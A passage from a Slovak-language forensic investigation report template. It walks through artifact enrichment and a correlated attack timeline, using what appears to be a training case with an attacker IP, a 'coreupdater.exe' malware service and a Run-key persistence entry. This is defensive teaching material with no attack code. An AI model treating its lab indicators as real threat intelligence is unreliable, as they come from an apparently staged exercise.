Okrem toho môžeme hľadať súbory, ku ktorým bolo po prvý krát prístupné v známom čase útoku, aby sme určili, ktoré informácie budú pravdepodobne prístupné a možno aj exfiltrované útočníkom. Je to však skôr analytická úloha než obohatenie. Iteratívny analytický proces je založený na zhromažďovaní informácií, ich korelácii a interpretácii, zatiaľ čo obohacovanie je pre účely tohto výstupu viac zamerané na obohatenie jednotlivých údajov.

PRÍKLAD

Administrátor používateľa pravdepodobne pristupoval k súborom v tabuľke nižšie. Na základe toho, čo už vieme, Administrator nie je štandardný používateľ, tento účet je viazaný na útok, ktorý vyšetrujeme, a súbory LNK, ako aj pôvodné súbory, na ktoré tieto LNK smerujú, boli vytvorené v čase alebo blízko "obdobia útoku" určeného logmi udalostí. Je rozumné podozrievať, že došlo k úniku dát.

Spoločné parametre sú vynechané:

- WorkDirectory: C:\FileShare\Secret
- NetworkPath: \\CITADEL-DC01\FileShare
- Sériové číslo: E648FAD0
- MachineID: citadel-dc01
- MachineMACAddress: 00:0c:29:e1:84:e6
- MACVendor: VMWARE

SourceCreated	SourceModified	TargetCreated	TargetModified	FileSize	CommonPath	TargetMFTEntryNumber
19.9.2020 3:35	19.9.2020 3:35	19.9.2020 3:34	19.9.2020 3:34	0	Secret\Beth_Secret.txt	0x15447
18.9.2020 22:29	19.9.2020 3:31	18.9.2020 22:29	18.9.2020 22:30	25	Secret\NoJerry.txt	0x153B7
18.9.2020 22:34	19.9.2020 3:32	18.9.2020 22:33	18.9.2020 22:35	143	Secret\PortalGunPlans.txt	0x4F32
18.9.2020 22:29	19.9.2020 3:35	18.9.2020 22:29	19.9.2020 3:35	4096	Secret	0x153B6
18.9.2020 22:39	19.9.2020 3:32	18.9.2020 22:39	18.9.2020 22:40	28	Secret\SECRET_beth.txt	0x11FA3
18.9.2020 22:35	19.9.2020 3:32	18.9.2020 22:35	18.9.2020 22:38	478	Secret\Szechuan Sauce.txt	0x15413

4.4.7. Artefakty v Outlooku / e-maile

Pre e-mailové artefakty môžu obohatenia zahŕňať:

- Obohacovanie e-mailových adries
- Obohatenie IP odosielateľa
- Reputácia domény
- Obohacovanie hashov príloh
- Obohacovanie URL

4.4.8. Teams / chat / artefakty po kolaboračných nástrojoch

V závislosti od obsahu artefaktu môžu byť použiteľné obohatenia pre nasledujúce údaje:

- E-mailová adresa
- Meno osoby
- Telefónne číslo

- URL, FQDN

Keďže všetky môžu priniesť značné množstvo údajov, nebudeme tu poskytovať ďalšie podrobnosti ani príklady.

4.4.9. RDP / artefakty používateľa vzdialeného prístupu

Obohacovania budú podobné tým, ktoré sa vzťahujú na analýzu RDP Event Log.

- Verejné alebo súkromné IP obohatenia (zdrojová a cieľová IP adresa)
- Obohatenie používateľského mena/používateľského účtu

4.4.10. Zhrnutie kategórie – Aktivita používateľov

- Akcie pripísané používateľom
- Sťahovanie / prehliadanie / prístup k dokumentom
- Stopy po komunikácii
- Súhrn relevantných obohatení

4.5. Analýza súborového systému

4.5.1. Metadáta súborového systému

Zistenia analýzy

- Časy vytvorenia / úpravy / prístupu
- Cesty súborov
- Vlastníctvo
- Alternatívne dátové toky
- Vymazané/obnovené súbory

Relevantné obohatenia

- Obohacovanie súborových hashov
- Obohatenie podpisov
- Legitimita cesty
- Korelácia používateľa a procesu

Výstupy obohatenia

- Hash súboru:
- Podpis / vydavateľ:
- Vzácnosť cesty / podozrivosť:
- Súvisiace stopy o spúšťaní súborov:

4.5.2. Podozrivé súbory / payloady

4.5.3. Karanténne / AV artefakty

4.5.4. Archívne a staging adresáre

4.5.5. Dočasné priečinky

4.5.6. Adresáre používateľských profilov

4.5.7. Koš / vymazané súbory

4.5.8. Pripojené zväzky (Volumes) / sieťové zdieľania

Zhrnutie kategórie – Analýza súborového systému

- Identifikované podozrivé súbory
- Pôvod súborov a ich šírenie
- Klasifikácia podporovaná obohacovaním

5. Korelovaná časová os

Táto časť je obzvlášť užitočná po analýze založenej na kategóriách. Avšak pri manuálnej forenznej analýze dôrazne odporúčame pridať dôležité údaje do časovej osi hneď, ako sú objavené. To zlepšuje prehľadnosť a umožňuje analytikom alebo analytickým/obohacovacím modelom využívať už známe dáta, postavené na týchto poznatkoch, a korelovať nové zistenia s predchádzajúcimi.

Pre každú významnú udalosť by mali byť zahrnuté nasledujúce údaje:

- Časová značka
- Zdrojový artefakt
- Zhrnutie udalosti
- Súvisiace subjekty
- Zhrnutie relevantných obohatení
- Dôveryhodnosť zistení

Príklady stĺpcov, ktoré treba zvážiť:

- Čas
- Endpoint, kde sa udalosť vyskytla
- Artefakt
- Pozorovanie

- Obohacovanie
- Význam

Čas	Podujatie	Zdroj	Obohacovanie
2020-09-18 22:33:54	C:\FileShare\Secret\PortalGunPlans.txt sa prvýkrát objavuje v MFT	\$MFT	
2020-09-18 22:34:02	Administrátor Nedávno PortalGunPlans.lnk vytvorená skratka (súbor bol otvorený z grafickej relácie)	\$MFT	Administrátor interagujúci s VM – podozrivá akcia účtu.
2020-09-18 22:35:43	C:\FileShare\Secret\Szechuan Sauce.txt sa prvýkrát objavuje v MFT	\$MFT	
2020-09-18 22:35:59	Szechuan Sauce.lnk v Administrátorovi Nedávno	\$MFT	
2020-09-18 22:39:04	Súbor presunutý do koša: \$RU2L112.txt pod SID ...-500 (Administrátor)	\$MFT	
2020-09-18 22:39:22	SECRET_beth.lnk v Administrátorovi Nedávne	\$MFT	
2020-09-18 22:42:14	Pracovná stanica DESKTOP-SDN1RPT\$ pripojená k doméne C137 administrátorom (EID 4741)	Security.evtx	Podozrivá udalosť. Vyhľadávanie domény pre pracovnú stanicu ukáže, že nie je legitímnou súčasťou domény. Pripojenie k doméne -
2020-09-18 22:42:14	Prvé prihlásenie do siete C137\Administrator NTLM/Kerberos (Typ 3) z 10.42.85.115	Security.evtx (4624 x3)	Konzultujte interných sieťových administrátorov, logy, infraštruktúrne plány a podobne, aby ste získali informácie o tejto IP.
2020-09-18 22:44:11 – 22:56:15	17 network sa hlási ako C137\ricksanchez od 10.42.85.115 počas 12 minút (skriptovaný rytmus)	Security.evtx	
2020-09-18 22:46:39 – 23:10:07	58 network sa hlási ako C137\mortysmith od 10.42.85.115 v priebehu ~23 minút	Security.evtx	
2020-09-18 23:10:53	Vypnutie systému	Registr, event log	
2020-09-19 01:22:39	Obnovenie spúšťania systému (ETW súbory znovu vytvorené)	\$MFT, EVTX	
2020-09-19 03:21:48	Prvý interaktívny RDP (LogonType 10) ako C137\Administrator z externej IP 194.61.24.102	Security.evtx	

2020-09-19 03:22:09/ 03:22:37	Dve ďalšie RDP sa znovu pripájajú od 194.61.24.102	Security.evtx	
2020-09-19 03:27:49	Služba "coreupdater" Čas posledného zápisu, spustiteľný súbor: C:\Windows\System32\coreupdater.exe	System.evtx, softvér registra	Výpočtový hash coreupdater.exe, vyhľadávanie na VT – je to malvér. Detekcie 63/71, odkazy na malware/trójske konie/Metasploit.
2020-09-19 03:30:01	Implantovaná perzistencia - HKLM\Software\Microsoft\Windows\CurrentVersion\Run\coreupdate hodnota vytvorená (a staging kľúč HKLM\Software\9sEoCawv naposledy napísaný v rovnakom čase)	SOFTVÉROV Ý úľ	Dekódovanie z BASE64, odhaľovanie ďalšej fázy, iteratívna deobfuskácia/analýza vzoriek, ak je to možné.
2020-09-19 03:36:24 – 03:44:57	22 ďalších C137\Administrator NTLM sieť sa hlási od 10.42.85.115 (pokračovanie laterálnej aktivity po reštarte)	Security.evtx	
2020-09-19 03:56:04	Konečný externý RDP z 194.61.24.102	Security.evtx	
2020-09-19 04:36:03	Posledná konzola (LogonType 2) prihlásenie ako C137\Administrator – pravdepodobne IR responder začína prípravu na získavanie	Security.evtx	
2020-09-19 04:51:27	Začiatok akvizície FTK Imager	ewfinfo	

6. Príloha obohacovania založená na entitách

Táto sekcia poskytuje analytikovi vyhradené miesto pre konsolidované výsledky obohacovania, ktoré môžu byť opakovane použité naprieč kategóriami. V prípade, že sa opakuje veľa položiek, ktoré sa dajú obohatiť, nie je výhodné opakovane zahrňovať výsledky obohacovania dáť spolu s jednotlivými artefaktmi. Odporúčame zahrnúť výsledky obohatenia hneď pri prvom výskyte údaje a následne ich zahrnúť do zhrnutia uvedeného v tejto prílohe. Je možné umiestniť do dokumentu odkazy smerujúce do časti, kde sa objavuje tá istá položka.

Príloha môže byť rozšírená tak, aby pojala akýkoľvek typ obohatených údajov nájdených počas vyšetrovania.

6.1. IP adresy

- Pozorované v artefaktoch
- Zhrnutie obohatenia
- Súvisiace hosty/používatelia/procesy

6.2. Domény / URL adresy

- Pozorované v artefaktoch
- Zhrnutie obohatenia
- Súvisiace návštevy/stiahnutia/e-maily

6.3. Súborové hashe

- Pozorované v artefaktoch
- Zhrnutie obohatenia
- Súvisiace udalosti vykonávania/perzistencie

6.4. Používateľské účty

- Pozorované v artefaktoch
- Zhrnutie obohatenia
- Súvisiace prihlásenia/akcie

6.5. Procesy / binárne súbory

- Pozorované v artefaktoch
- Zhrnutie obohatenia
- Súvisiaca perzistencia/sieťová aktivita